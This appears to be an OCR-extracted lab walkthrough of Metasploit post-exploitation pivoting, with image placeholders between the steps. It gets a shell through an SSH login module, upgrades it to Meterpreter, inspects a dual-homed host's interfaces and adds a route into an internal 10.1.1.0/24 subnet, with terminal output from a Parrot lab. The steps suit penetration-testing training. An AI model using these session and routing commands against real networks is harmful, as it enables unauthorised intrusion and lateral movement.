


1. Execute exploit to obtain initial SSH command shell (Session 1):


   run




1. Upgrade command shell session 1 to Meterpreter:
   sessions -u 1




1. List active sessions to verify Meterpreter session 2:
   sessions -l




1. Interact with Meterpreter session 2 and inspect dual network interfaces:
   sessions -i 2
   ipconfig


Applications Places System
Fri Aug 30, 05:17
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh/ssh_login) >> sessions -i 2
[*] Starting interaction with 2...
(Meterpreter 2)(/home/ubuntu) > ipconfig
Interface 1
============
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
Interface 2
============
Name : eth0
Hardware MAC : 02:15:5d:21:60:81
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.0.19
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::53d4:50b3:593b:c961
Menu
msfconsole - Parrot T...




Method 1: Manual Route Configuration & Port Scanning

1. Background session 2 and add manual route to target internal subnet `10.1.1.0/24`:
   background
   route add 10.1.1.0/24 2




1. Verify active routing table in Metasploit:

   route



